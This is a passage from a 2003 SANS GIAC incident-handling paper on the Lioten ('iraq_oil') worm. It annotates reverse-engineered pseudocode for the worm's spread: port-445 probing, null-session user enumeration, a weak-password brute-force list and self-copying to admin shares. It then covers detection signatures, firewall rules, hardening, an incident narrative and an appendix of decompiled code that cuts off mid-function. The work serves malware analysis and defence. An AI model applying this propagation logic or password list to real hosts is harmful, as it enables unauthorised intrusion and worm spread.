This is the point at which Lioten attempts a connection to port 445/tcp after setting the type of I/O needed for communications. If port 445/tcp is available, then Lioten attempts to attack the target.

```
        connect(fd, &remoteaddr, sizeof remoteaddr);  // NOTE: no error
check

        // we're only waiting for write-available on the socket

        fd_set  wfds;

        wfds.fd_array[0] = fd;
        wfds.fd_count    = 1;

        // waiting up to five seconds
        struct timeval timeout;

        timeout.tv_sec  = 5;
        timeout.tv_usec = 0;

        int n = select(
                0,              // # of FDs to wait for
                NULL,           // read FDs
                &wfds,          // write FDs
                NULL,           // exception FDs
                &timeout);      // timeout

        closesocket(fd);
```

Return a value to the "if", `if ( testconnect(ipaddr) )`, ***statement in the function "ThreadEntry". If port 445/tcp is open, then begin attacking the host by calling the function "***`attackhost`".

```
        return n > 0;           // not sure if this is the proper compar
                                // I'm really lame with CPU flags :-(
}
```

- Begin attacking the target since port 445/tcp was open.

```
void attackhost(const char *uncname)
{
wchar_t       WideServerName[500];
char          MultiByteStr[300];
char          IPCbuf[200];
char          *bufptr = 0;
NETRESOURCE   NetResource;
DWORD         EntriesRead  = 0;
DWORD         TotalEntries = 0;
DWORD         ResumeHandle = 0;

        /*-------------------------------------------------------------
--
         * The wide server name is required for NetUserEnum, and we need
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
         * the IPC$ to make our in initial anonymous connection
         */
        MultiByteToWideChar(
                0,                      // code page
                0,                      // dwFlags
                uncname,                // lpMultiByteString
                -1,                     // length (-1 means look for NUL)
                WideServerName,         // wide buffer
                1000 );                 // BUG: should be 500, not 1000

        sprintf(IPCbuf, "%s\\ipc$", uncname);
```

Set parameters here to attempt a null session connection.

```
        NetResource.lpLocalName  = NULL;
        NetResource.lpProvider   = NULL;
        NetResource.dwType       = RESOURCETYPE_ANY;
        NetResource.lpRemoteName = IPCbuf;
```

Using the parameters set in the structure "NetResource", attempt a null session connection.

```
        if ( WNetAddConnection2(
                &NetResource,
                NullPassword,                   // "" - anonymous
                NullPassword,                   // "" - anonymous
                0 ) != NO_ERROR )               // flags
        {
                // 0 = don't update profiles
                //  1 = "force" the disconnect
                WNetCancelConnection2( IPCBuf, 0, 1 );

                return FALSE;
        }

        /*-------------------------------------------------------------
--
         * Now enumerate the
         */
        while ( TRUE )
        {
```

Attempt to enumerate users by calling NetUserEnum now that a null session has been established. NetUserEnum returns information on all user accounts on a system. The second parameter of value "0" tells NetUserEnum to return only user names.

```
                NET_API_STATUS rc = NetUserEnum(
                        ServerName,             // \\MACHINE (in Unicode)
                        0,                      // level: USER_INFO_0
                        FILTER_NORMAL_ACCOUNT, // no "wierd" users
                        &bufptr,                //
                        MAX_PREFERRED_LENGTH,  // (-1) length
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
                        &EntriesRead,
                        &TotalEntries,
                        &ResumeHandle );

                if ( rc != NERR_Success && rc != ERROR_MORE_DATA )
                        goto got_error;

                userindex = 0;

                .... MORE HERE

got_error:      if ( bufptr != NULL )
                {
                        NetApiBufferFree(bufptr);
                        bufptr = NULL;
                }

                if ( rc == ERROR_MORE_DATA )
                {
                        continue
                }
        }

        return 0;
}
```

- Lioten attempts a connection to the target armed with a username and predefined list of passwords. "The passwords are tried in both plain text and in Unicode."[8]

Predefined list of passwords

```
static char    NullPassword[] = "";
```

Not a very long list of weak passwords.

```
static const char *PasswordTable[] = {
        NullPassword,
        "admin",
        "root",
        "111",
        "123",
        "1234",
        "123456",
        "654321",
        "1",
        "!@#$",
        "asdf",
        "asdfgh",
        "!@#$%",
        "!@#$%^",
        "!@#$%^&",
        "!@#$%^&*",
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        "server",

        NULL            // ENDMARKER
};
```

WNetAddConnection attempts a connection to a network resource using the server name, password, and username.

```
int rc = WNetAddConnection(&netresource, passwd, username, 0);
```

- Set up the path to where Lioten will be copied on the target system.

```
sprintf(admin_share_name,  "%s\\Admin$\\system32\\iraq_oil.exe",
server_name2);
sprintf(cdrive_share_name, "%s\\c$\\winnt\system32\\iraq_oil.exe",
server_name2);
```

On a Windows 2000 system: **C:\Winnt\System32**
On a Windows XP system: **C:\Windows\System32**

- Lioten now copies the file to the share on the target system.

The first two parameters for "CopyFile" are obvious, but the last parameter, "FALSE", indicates "MyFilename" should overwrite the destination file if it already exists.

```
if ( ! CopyFile(MyFilename, admin_share_name,  FALSE)
     && ! CopyFile(MyFilename, cdrive_share_name, FALSE) )
        {
                /*-------------------------------------------------------
--
                 * ===NOTE: memory leak here - the TIME_OF_DAY_INFO
                 * object is still allocated, but we jump *past*
                 * the release point.
                 */
                goto done;      // returning TRUE
        }
```

- If the file was copied successfully, Lioten will schedule the file to run later.
- At this point, Lioten will wait for the allotted time period and execute, looking for its next set of victims.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Signature of the Attack
Lioten can be detected by the presence of a file named “iraq_oil.exe” and a significant increase of port 445/tcp traffic. This worm will leave a file named “iraq_oil.exe” in the “C:\Winnt\System32” folder (Windows 2000) or the “C:\Windows\System32” folder (Windows XP). As stated earlier, “iraq_oil.exe” is 16,896 bytes (UPX compressed) and 40,960 bytes uncompressed.

Programs such as tcpdump or ethereal can detect the presence of this traffic on a network. Packet captures from such programs will indicate attempted connections to randomly generated IP address on port 445/tcp. A review of logs at home and at work from December 2002 to April 2003 did not indicate port 445/tcp scans due to Lioten, but a search for Lioten Snort captures resulted in the following excerpt (hostnames and domain names sanitized):

http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00208.html

```
Active System Attack Alerts - All times Eastern Standard
time - USA
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Dec 17 00:32:23 hostname.company.com snort[16824]:
spp_portscan: PORTSCAN DETECTED from XXX.XXX.XXX.XXX to
port 445 (THRESHOLD 1 connections exceeded in 0 seconds)
Dec 17 00:32:27 hostname.company.com snort[16824]:
spp_portscan: PORTSCAN DETECTED from XXX.XXX.XXX.XXX to
port 445 (THRESHOLD 1 connections exceeded in 1 seconds)
Dec 17 00:32:27 hostname.company.com snort[16824]:
spp_portscan: portscan status from XXX.XXX.XXX.XXX: 2
connections across 1 hosts: TCP(2), UDP(0)
Dec 17 00:32:35 hostname.company.com snort[16824]:
spp_portscan: End of portscan from XXX.XXX.XXX.XXX: TOTAL
time(0s) hosts(1) TCP(2) UDP(0)
```

Protection against Lioten
Ideal protection against Lioten involves a layered defense composed of perimeter network devices, system-level hardware and software, and even policy. Proper configuration and maintenance of these devices and software, and strong enforcement of policy contribute greatly to the overall security posture of any network.

Turn Off Unnecessary Services
Disable file and printer sharing on systems connected directly to the Internet unless absolutely necessary. This is usually not needed and sharing files in this manner puts the system at risk.

Use Personal Firewalls
Broadband users at home are advised to use a cable modem router such as the ones manufactured by Linksys or deploy a software firewall solution such as

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Norton Personal Firewall, ZoneAlarm, or BlackIce Defender. Personal firewalls provide an effective defense against Lioten probes provided they are configured to block incoming and outgoing traffic to port 445. A hardware-based desktop firewall such as the 3Com Embedded Firewall is an ideal solution for enterprise-wide deployment on desktops. This provides firewall technology integrated directly into the NIC and policies can be distributed throughout an enterprise from a central server.

Disable Null Sessions
In Windows 2000, the following registry key should be changed to control null session access.

- **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA**

The registry value "RestrictAnonymous" should be changed to one of the following values to restrict access depending on the environment (values are in hexadecimal):

From Microsoft Knowledge Base Article Q246261
- 0x1: No enumeration of SAM accounts and names
- 0x2: No access without explicit anonymous permissions

Use of the value 0x2 to restrict null sessions is not recommended for mixed-mode environments. However, it can be used in Windows 2000-only environments after extensive testing since some functionality, such as the Browser service, may be lost with this particular registry value. Therefore, use of the value 0x1 is recommended instead. RestrictAnonymous is set to 0x1 by default on Windows XP systems, and "W32/Lioten should not be able to retrieve the account list via a null session on Windows XP systems."[9]

Update anti-virus software signatures regularly
Configure anti-virus software to update signatures daily for workstations and email gateway (recommended if one is not already deployed). Daily updates should be scheduled during downtime to minimize the impact on operations.

Configure Routers to Block Incoming/Outgoing Port 445/tcp Traffic
Perimeter routers for a network should block incoming requests to port 445 for both TCP and UDP. Sharing files across the Internet using Windows 2000 or Windows XP shared folders through the perimeter router and into the internal network or to an organization's public network is not advised. If it is necessary, then the connection should be tunneled through a VPN to a *known and trusted* network. The following access control list below for a Cisco router would block Lioten probes from any source address to port 445/TCP. Assume that the interface connected to the Internet is named "e0" (ethernet0). Note: This is not a

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

complete access control list for an actual enterprise, but it is intended to show ACLs to block inbound port 445 traffic. Other permit/deny lists would be present.

```
hostname perimeter-router
interface e0
description perimeter-router ←→ Network provider
ip access-group e0-in
!
ip access-list extended e0-in
! Block inbound connection attempts to port 445 to
! prevent spread of Lioten
deny tcp any any eq 445 log
deny udp any any eq 445 log
deny ip any any log
```

Configure Firewalls to Deny Traffic to Port 445/tcp

As another layer in the defense-in-depth strategy, configure firewalls to block inbound and outbound traffic to port 445/tcp. Specifically, port 445/tcp traffic from external addresses to internal addresses should be blocked as well as traffic from internal addresses to external addresses on port 445/tcp.

This firewall example provides port 445/tcp ingress and egress filtering using iptables rules. Rules for other firewalls such as Sidewinder, Gauntlet, or Pix would be similar, i.e. the direction of traffic, protocol type, network interface, destination port number, and action on a match would be specified.

```
iptables -A INPUT -p tcp –i eth0 --dport 445 -j DROP
iptables -A OUTPUT -p tcp –i eth0 --dport 445 -j DROP
```

These rules performs the following:

- **-A INPUT:** Append this rule to the end of the INPUT chain. The INPUT chain is a set of rules used to filter incoming packets. **–A OUTPUT** indicates that the rule should be added to the OUTPUT chain which is used to filter outgoing packets.
- **-p tcp:** Filter for TCP traffic
- **-i eth0:** Apply rule to the interface named “eth0”. In this example, eth0 is the interface connected to either the perimeter router or the Internet.
- **--dport:** Apply this rule to packets destined for port 445.
- **-j DROP:** Do not accept the packet and do not return a message for packets dropped by this rule. Dropping a packet without returning a message is preferred since returning a message may give a potential attacker possibly useful information regarding the firewall.

Configure IDS to Log Inbound and Outbound Traffic to Port 445/tcp

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

There are many intrusion detection systems available commercially, ISS RealSecure, Network Flight Recorder, and Cisco IDS to name a few, for accomplishing this. However, Snort if a freely available open source network intrusion detection system. It utilizes a powerful rules language allowing users to develop customized IDS signatures to suit each individual's site. A search at www.snort.org for a rule to monitor attempted connections to either port 445/tcp or the IPC$ share returned rules to monitor traffic to port 139 or to monitor attacks against MS-SQL. Based on these rules, a Snort rule to monitor Lioten traffic would look like the following:

This example assumes that internal network addresses use 192.168.0.0/16 and 172.16.0.0/16.

```
*** BEGIN EXAMPLE ***
var INTERNAL_NET [192.168.0.0/16, 172.16.0.0/16]
alert tcp !$INTERNAL_NET → $INTERNAL_NET 445 \
    (msg:"Inbound connection to port 445/tcp via IPC$ share"; \
    content:"IPC$")
alert tcp $INTERNAL_NET → !$INTERNAL_NET 445 \
    (msg:"Outbound connection to port 445/tcp via IPC$ share"; \
    content:"IPC$")
alert tcp !$INTERNAL_NET → $INTERNAL_NET 445 \
    (msg:"Inbound connection to port 445/tcp – possible Lioten activity"; \
    content:"iraq_oil")
alert tcp $INTERNAL_NET → !$INTERNAL_NET 445 \
    (msg:"Outbound connection to port 445/tcp – possible Lioten activity"; \
    content:"iraq_oil")
*** END EXAMPLE ***
```

The first two rules alert on inbound and outbound traffic to port 445/tcp if the string "IPC$" is present in the data payload. The last two rules check for inbound and outbound traffic to port 445/tcp and look for the partial filename "iraq_oil" in the data payload. No live versions of Lioten were found to fully test these Snort rules, but these rules do represent the types of activity generated by Lioten that Snort or other intrusion detection systems would examine during a live capture.

Use Strong Passwords

The use of strong passwords and more importantly, the development and enforcement of password policy in an organization is an effective first step with respect to security. Cracking an Administrator or root level password is often the Holy Grail for attackers when attempting to compromise a system, and quite often, the use of weak, or easily guessed, passwords is to blame. Training users to use strong passwords and enforcing that policy through periodic internal checks reduces the insider threat and the threat from attack tools that assume that weak passwords are in use.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

A strong password should have the following attributes:

- Minimum length of 8 characters.
- Combination of lowercase and uppercase letters, numbers, and non-alphanumeric characters. In some cases, it's possible to use non-printable ASCII characters as well by holding down the ALT key and entering the desired ASCII code number using the keypad on the right side of the keyboard.
- Passwords should not contain any personal information, names, words from any language, technical terms, slang, or "elite speak". Examples of personal information include but are not limited to birth date, family names, and social security number. Passwords should not use terms such as "l337" or "r00t" as well since words like these are universally attempted when cracking passwords.
- Passwords should also not be the reverse of any words or personal information.
- It should be easily remembered using a mnemonic. A strong password is not useful if it is difficult to remember. For example, the phrase "No one can have Administrator without our permission." can be turned into the password (without the quotes) "N1chAw0p."
- Do not use the same password for accounts on other systems. If one is cracked one a systems, then the others are at risk as well.

A good password policy should also enforce password aging and keep track of password history. Password aging means that after a set amount of time a user will be forced to change his/her password and cannot login until the password has been changed. The idea behind password aging is that a cracked password will be useful to an attacker for a limited amount of time. Ninety days is a typical password aging time although this amount may be even less depending on an organization's security environment. Password history determines the number of unique new passwords that a user must use before an old password can be reused. This helps to prevent users from using the same (and potentially weak) password upon expiration or from reusing old passwords.

Password policy should also enforce account lock-outs after repeated failed login attempts. It is also a good practice to change the Administrator user account to a different name. This would make it slightly more time consuming for attackers, but it would also give defenders that much more time to detect attacks as well.

Formalize password policy through documentation, training, communication, and enforcement (periodic cracking, configuring operating systems to reject weak passwords). Password best practices and past system/network administration experience has shown that allowing users to create their own passwords, periodically auditing user passwords using password cracking tools such as LC4 from @stake or John the Ripper, and forcing users to change their passwords

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

through aging or upon discovery of a weak password after an audit offers a strong posture against password attacks.

THE INCIDENT HANDLING PROCESS

Preparation

Upon their arrival at XYZ, John and Jane began reviewing the company's security infrastructure. With the help of the lead system and network administrators, and the IT manager, John and Jane learned the following:

- Security was not high on the list of priorities at XYZ. Management was aware of the situation but chose not to make information security an integral part of the IT infrastructure. The firewall and intrusion detection systems were installed a few years earlier and were deemed by management to be sufficient against threats from the Internet.

- There were no established information security policies, contingency plans, or upgrade plans for the perimeter network.

The information security team began by proposing policies and a training program for new users in the basics of information security. New users would be required to attend training and sign the user agreement form, which already in use, before being granted access to company systems and networks. Users were to be instructed on the following topics: how to create a strong password, acceptable use of company systems and networks, acceptable use of PDAs, the dangers of account sharing, legal issues regarding hacking, and tampering with the software/hardware loads on company assets. Users were also warned that acceptable use of company networks was enforced using intrusion detection systems and web monitoring software. The information security team also notified users that passwords were changed every 90 days and periodically audited using a password cracker. Although new users aware of the items on the user agreement form, no enforcement was in place. Other policies covering physical security of IT assets, disaster recovery, viruses, email, server security, router security, firewall security, and risk assessment were started as well.

Intrusion detection systems and a firewall were present, however all were outdated and unpatched. The security team proposed an upgrade, or better still, replacement of these systems and also recommended adopting a defense in depth approach to security.

No incident handling process was in place at the time of their arrival, but management and the information security team decided that the best interim response was to contain incidents and return systems back into production as quickly as possible. The "watch and learn" approach wasn't feasible; there wouldn't be enough time or personnel available to monitor an attacker and return

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

a downed system to production simultaneously. Given the systems used by the company, the ISO, ISM, lead systems administrator, lead network administrator, and IT manager were chosen initially for the incident handling team. Each member worked well with each other and the IT manager had a strong relationship with upper management. Their skills and experience included Windows (3.11 to XP), UNIX (Solaris and Linux), DNS, routers, firewalls, intrusion detection, web servers, and SANS training in incident handling and intrusion analysis. The security team also proposed sending those who had not attended security training before to classes offered by SANS and CERT. Cross training between members was also started and a training budget was also planned in order to ensure team members kept up to date with their knowledge. All were familiar with backing up and rebuilding systems, but as stated earlier, there previously was not an established policy for responding to incidents.

All laptops and production systems were imaged using Ghost and drive duplicators. Although disk images, or "gold loads", were stored onsite, the security team realized this and began making provisions to have them stored offsite at a secure facility. Gold loads were tested periodically in a lab containing duplicate systems of production machines to ensure their integrity. Daily backups were also performed on key servers, and these backups will be stored offsite with the gold loads. These procedures, though already in use, were to be formalized along with offsite storage in policies in development by the ISM.

No "jump bag" existed, but a plan to create one with the following items was initiated:

- Two dual boot laptops - Linux/windows 2000 with CD-RW.
- Resealable antistatic bags for preserving evidence
- Digital camera for taking pictures of scene
- Antivirus software with current signatures
- Operating system CDs – Windows 2000, Windows XP, Linux
- Clean backup media – CDs, zip disks, floppies, tapes, hard drives for preserving evidence, log files
- Tape recorder w/ fresh blank tapes
- Cell phone with an extra battery, car charger, and AC adapter
- Response policy (includes procedures for backup and restore, evidence preservation, containment, eradication)
- Point of contact list – also distributed to all members of response team
- Backup software – dd, Ghost
- CDs with clean binaries from trusted source – Windows and Linux binaries. XYZ uses Linux on only 2 systems.
- CAT5 patch cables, straight through and crossover, and an 8-port hub
- Serial cables for connecting to routers
- Extra notebooks
- Chain of evidence forms

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Point of contact lists and recall procedures were already in place for dealing with problems after work hours. Each member of the IT staff already possessed a recall list, but a new recall list was distributed highlighting the names of individuals on the incident response team, and associated escalation procedures were added to the incident response policy. Incident response members were also instructed to use cell phones as the primary means of out-of-band communications during an incident.

Identification
The incident was identified while the security team and the lead network administrator were reviewing the router and firewall configurations. After they finished their check-in procedures and the initial meetings with the IT staff and management regarding security, the security team finally had access to these systems.

Along with the lead network administrator, they found the following entries on the perimeter router and firewall:

Router access control list entry

- `permit tcp host any host any eq 445`
- `permit ucp host any host any eq 445`

PIX firewall entry

Service	Port	Protocol	Direction
SMB	***445***	***TCP/UDP***	***IN,OUT/DNS & web servers***

Further examination of the firewall logs for port 445 activity revealed the following:

PIX v4.4 firewall logs

```
<166>Dec 17 2002 03:41:30: %PIX-6-302001: Built inbound TCP
connection 130447 for faddr YYY.YYY.YYY.YYY /48554 gaddr
XXX.XXX.XXX.100/445 laddr 172.16.1.101/445
<166>Dec 17 2002 03:41:50: %PIX-6-302001: Built inbound TCP
connection 130450 for faddr YYY.YYY.YYY.YYY/30210 gaddr
XXX.XXX.XXX.100/445 laddr 172.16.1.101/445
<166>Dec 18 2002 12:00:39: %PIX-6-302001: Built outbound
TCP connection 138393 for faddr YYY.YYY.YYY.YYY/445 gaddr
XXX.XXX.XXX.100/52843 laddr 172.16.1.100/1268
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
<166>Dec 18 2002 12:01:01: %PIX-6-302001: Built outbound
TCP connection 138394 for faddr YYY.YYY.YYY.YYY/445 gaddr
XXX.XXX.XXX.100/52844 laddr 172.16.1.100/1269
<166>Dec 18 2002 12:01:01: %PIX-6-302001: Built outbound
TCP connection 138395 for faddr YYY.YYY.YYY.YYY/445 gaddr
XXX.XXX.XXX.100/52844 laddr 172.16.1.100/1270
```

It was apparent that the router and firewall were configured to allow inbound and outbound connections via port 445/tcp to the web server and the DNS server. The lead network administrator remarked that the company did not conduct file sharing with other entities and that the previous ISO was responsible for maintaining the router and firewall. Internal router configurations were examined as well but did not reveal any unusual entries.

The lead systems administrator then checked the web and DNS servers next for evidence of open ports and shared folders. The lead systems administrator performed a "netstat –an" on both systems and found a strange entry:

```
H:\>netstat -an

Active Connections
Proto  Local Address          Foreign Address     State
TCP    0.0.0.0:445            0.0.0.0:0           LISTENING
```

They also checked for shared folders on both systems and found one shared folder on each system named "mp3". Examination of these folders revealed the existence of mp3 files. The lead systems administrator told the security team that these types of files were not supposed to be there nor were these servers supposed to share files or initiate outbound connections on port 445. At this point, the IT manager was notified and the security team decided the situation was an incident and containment procedures were initiated. The IT manager also notified upper management of the incident and the upcoming loss of connectivity. At this point the root cause of the incident was not yet known, but efforts to restore the web server and the DNS server were started.

Containment

The network administrator immediately disconnected the router, firewall, web server and DNS server from the network to isolate the problem. Realizing that the jump bag was not yet ready, the security team made a CD containing key system binaries. Using the CD and a small hub, the systems administrator and the security team used Ghost to clone the affected systems.

The network administrator reconnected to the perimeter router on the serial port using a Windows 2000 laptop. A complete snapshot of the router was needed so the network administrator displayed the router's hardware configuration, software

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

version, running configuration and additional information using the “show ver” command. The startup-configuration (contents of NVRAM) was also dumped using the “show startup-config” command. The entire terminal session was saved to floppy and marked as evidence.

The network administrator then connected the firewall next in the same manner and displayed the firewall’s current configuration using the “write t” command. Again, the firewall configuration was saved to a separate floppy. Both floppies were clearly marked as evidence.

The lack of a ready-to-go jump bag was evident during this phase. Creating a CD with clean binaries, building a workstation to perform imaging, and searching for needed items clearly cost the team time during this phase. This point would be presented later to management as part of the “Lessons Learned” briefing.

Eradication

The imaged systems were scanned using anti-virus software and the latest signatures. The scan indicated the presence of the Lioten worm, and this discovery was immediately relayed to upper management. Using information from Symantec and CERT, the security team told management that the worm fortunately did not have a malicious payload. Its only purpose was to copy itself to other systems and once there, scan for other systems to infect.

Restoration from trusted backups is usually performed in the recovery phase of incident handling, but the security team decided to begin restoration in a test setting first before returning the web and DNS servers to production. It was deemed safer to eradicate by “nuking from high orbit” (paraphrasing SANS here) and test in the lab before returning systems to production. Once the new web and DNS servers were rebuilt from gold loads and fully patched, they were scanned for viruses and placed online in the test lab. No viruses or worms were found, and an nmap scan and “netstat –an” at the command line confirmed that both systems did not have port 445 open. Both systems were also checked to confirm that no shared folders were open, and registries on both systems were modified to disallow null session connections. Although functional in a test setting, these systems were not yet ready to return to production.

The firewall was upgraded using software downloaded from Cisco, and its current configuration was changed to deny everything at first. Only essential services (HTTP, HTTPS, DNS, SMTP) will be added and tested. Similar steps were taken for the perimeter router (deny everything at first then only allow essential services one by one).

Recovery

The router and firewall were placed back online after their configurations were changed to deny everything. Although tested in the lab, the new web and DNS

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

servers were then placed online, with their respective server daemons turned off, in the perimeter network and traffic was monitored on the router and the firewall for outbound connection attempts from either machine on port 445, and no such traffic was detected. Traffic monitoring at the perimeter router and firewall also confirmed that inbound connection attempts were blocked at the perimeter router. Inbound access control lists and firewall rules for essential services such as SMTP, DNS, HTTP, and HTTPS were then added, monitored, and tested one at a time to ensure functionality. Throughout the process of adding services, traffic was monitored for anomalous behavior and none was found. No further signs of inbound or outbound connection attempts on port 445 were found. Web and DNS services were started on the respective systems and again, traffic was monitored for inbound and outbound port 445 traffic. Since there were no indications of inbound/outbound port 445 traffic, the recovery was declared successful at this point, management was notified and the perimeter network was brought back online again.

Lessons Learned

A meeting with management was arranged after the systems were returned to production. The following issues were presented;

- Source of infection – the previous ISO was responsible for router and firewall administration and the Administrator password for the web and DNS servers was known between a few administrators. The IT manager contacted the previous ISO and he admitted to using those systems to share mp3 files. He also admitted to adding rules on the router and firewall to allow inbound and outbound traffic on port 445 as well. These unnecessary rules and file sharing on the web and DNS servers left them open to infection by the Lioten worm. Future configuration changes to the firewall and routers would be checked first by the security team before implementation by the network administrator.
- Replacement of the firewall – the current firewall reached its end of life several months earlier. Since the manufacturer would no longer support it and possibly no longer provide patches for newly discovered vulnerabilities, a new firewall would have to be purchased.
- Intrusion detection systems – these needed to be replaced as well. Snort was chosen due to its low cost and flexibility which allowed the security team to customize its rules as needed. Plans to begin protecting key servers using products such as Tripwire (for file integrity checking) and Entercept (to protect against worms and buffer overflows) were proposed as well. Both of these tools would have detected Lioten and the changes made by the previous ISO.
- Defense in depth – providing defense in depth was a key issue presented to management given the lack of it at XYZ. Much emphasis was given on using up-to-date and properly maintained routers, firewalls, network intrusion detection systems, host intrusion detection systems, OS and application patching, virus scanning, and policy enforcement.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Jump bag – lack of a jump bag increased the team's response time. Time that was spent finding the correct gear could have been spent restoring systems. The jump bag was placed high on the IT department's action list and given a short completion time since some of those items were already in house. No one would be allowed to "borrow" items from the jump bag once it was completed.
- Policies – New user training was to begin immediately as well development and implementation of policies covering physical security of IT assets, disaster recovery, viruses, email, server security, router security, firewall security, and risk assessment.
- Vulnerability scanning – All systems would be periodically scanned for vulnerabilities by the security team. Nessus was chosen because of its features and its cost compared to commercial scanners. Router configurations were to be reviewed and checked as well using the router benchmark tool available at the Center for Internet Security, www.cisecurity.org.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

APPENDIX A – REFERENCES

Slater, William III. “Internet History and Growth.” 18 September 2002.
URL: http://www.isoc.org/internet/history
URL:
http://www.isoc.org/internet/history/2002_0918_Internet_History_and_Growth.ppt

Network Working Group. “Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Concepts and Methods.” March 1987.
URL: http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1001.txt

Network Working Group. “Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Detailed Specifications.” March 1987.
http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc1002.txt

Microsoft Corporation. “Direct Hosting of SMB over TCP/IP.” 10 October 2002.
URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;204279

Internet Assigned Numbers Authority. “Port Numbers.” 18 April 2003.
URL: http://www.iana.org/assignments/port-numbers

CERT. “Configure Computers for User Authentication.” 1999-2003.
URL:http://www.cert.org/security-improvement/practices/p028.html

Microsoft Corporation. “Checklist: Create Strong Passwords.” 2 April 2002.
URL: http://www.microsoft.com/security/articles/password.asp

Massachusetts Institute of Technology. “The Robert Morris Internet Worm.”
URL: http://www.swiss.ai.mit.edu/6805/articles/morris-worm.html

Brown University Computing and Information Services. “Short Bytes.” NewsBytes. April 2003.
URL: http://www.brown.edu/Facilities/CIS/newsbytes/April03/newsbytes1.html

Roberts, Paul. “’Iraq Oil’ Worm Oozes Onto the Net.” 17 December 2002.
URL: http://www.pcworld.com/news/article/0,aid,108052,00.asp

Vidstrom, Arne. “The Use of TCP Port 445 in Windows 2000.”
URL: http://ntsecurity.nu/papers/port445/

Microsoft Corporation. “How to Use the Restrict Anonymous Registry Value in Windows 2000.” 10 October 2002.
URL: http://support.microsoft.com/default.aspx?scid=KB;en-us;q246261

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Microsoft Corporation. “CreateThread.”
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createthread.asp

Microsoft Corporation. “WnetAddConnection2.”
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wnet/wnet/wnetaddconnection2.asp

Microsoft Corporation. “NetUserEnum.”
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/netmgmt/netmgmt/netuserenum.asp

Microsoft Corporation. “WnetAddConnection.”
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wnet/wnet/wnetaddconnection.asp

Hertel, Christopher. “The Server Message Block Protocol.” 1999-2003.
URL: http://ubiqx.org/cifs/SMB.html

Hall, Eric A. Internet Core Protocols: The Definitive Guide. Sebastopol: O’Reilly, 2000, 270-271.

Hall, Eric A. Internet Core Protocols: The Definitive Guide. Sebastopol: O’Reilly, 2000. 33.

SANS Institute. Incident Handling Book I. September 2002. 2-27 to 2-30.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

APPENDIX B – LIOTEN DISASSEMBLED CODE

Steve Friedl's website containing the disassembled code
http://www.unixwiz.net/iraqworm/iraqworm.cpp

```
/*
 * $Id: //websites/unixwiz/newroot/iraqworm/iraqworm.cpp#5 $
 *
 * Reverse engineered by a collaboration of:
 *
 *      - Lawrence Baldwin - http://www.mynetwatchman.com
 *      - Philip Sloss - security researcher
 *      - Steve Friedl - security researcher
 *
 * Main page for this reverse engineering:
 *
 *      http://www.unixwiz.net/iraqworm/
 *
 *      ========================================================
 *      THIS IS NOT COMPLETE - I'M WORKING ON IT AS YOU READ THIS
 *
 *      THE CODE IS NOT MEANT TO COMPILE EITHER
 *      ========================================================
 *
 * We used the outstanding IDA Pro disassembler on the binary, and the
 * regenerated C++ code was done by hand. This code does NOT compile:
it's
 * mainly meant to be pseudocode to allow for analyis, and we have
spent
 * zero time to insure that the code is even strictly legal C++. In no
 * case are we using the object features of C++, but we do like some of
 * the "better C" facilities.
 *
 * It's our belief that the code was somewhat optimized, and this makes
 * it a bit more difficult to reverse some of the loop control (which
 * is complicated by the sometimes bogus logic in the code itself). So
 * we use "goto" simply because it's easier for now. We don't write
real
 * code this way.
 *
 * We use "NOTE" to call attention to bugs or oddities in the code.
 *
 * REFERENCES
 * ----------
 *
 *      my Net Watchman - http://www.mynetwatchman.com
 *
 *      IDA Pro Disassembler - http://www.datarescue.ecom
 *
 *      Steve Friedl - http://www.unixwiz.net
 */
#include <windows.h>
#include <lm.h>
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
#include <string.h>

#define NTHREADS        100

/*-------------------------------------------------------------------------
---
 * We load NETAPI32.DLL at runtime, and these are the vars that hold
the
 * pointers to the functions.
 */
static int (*pfNetUserEnum)()        = 0;
static int (*pfNetRemoteTOD)()       = 0;
static int (*pfNetApiBufferFree)()   = 0;
static int (*pfNetScheduleJobAdd)() = 0;


static char     MyFilename[260];
static char     NullPassword[] = "";

static const char *PasswordTable[] = {
        NullPassword,
        "admin",
        "root",
        "111",
        "123",
        "1234",
        "123456",
        "654321",
        "1",
        "!@#$",
        "asdf",
        "asdfgh",
        "!@#$%",
        "!@#$%^",
        "!@#$%^&",
        "!@#$%^&*",
        "server",

        NULL            // ENDMARKER
};

/*
 * WinMain() [COMPLETE]
 *
 *      This is the main entry point to the program, and it's clearly
 *      not a console-mode app. It uses no parameters, and the main
 *      function just launches all the threads after setup. This never
 *      exits.
 */

int __stdcall WinMain( HINSTANCE hInst,
                       HINSTANCE hPreInst,
                       LPSTR lpszCmdLine,
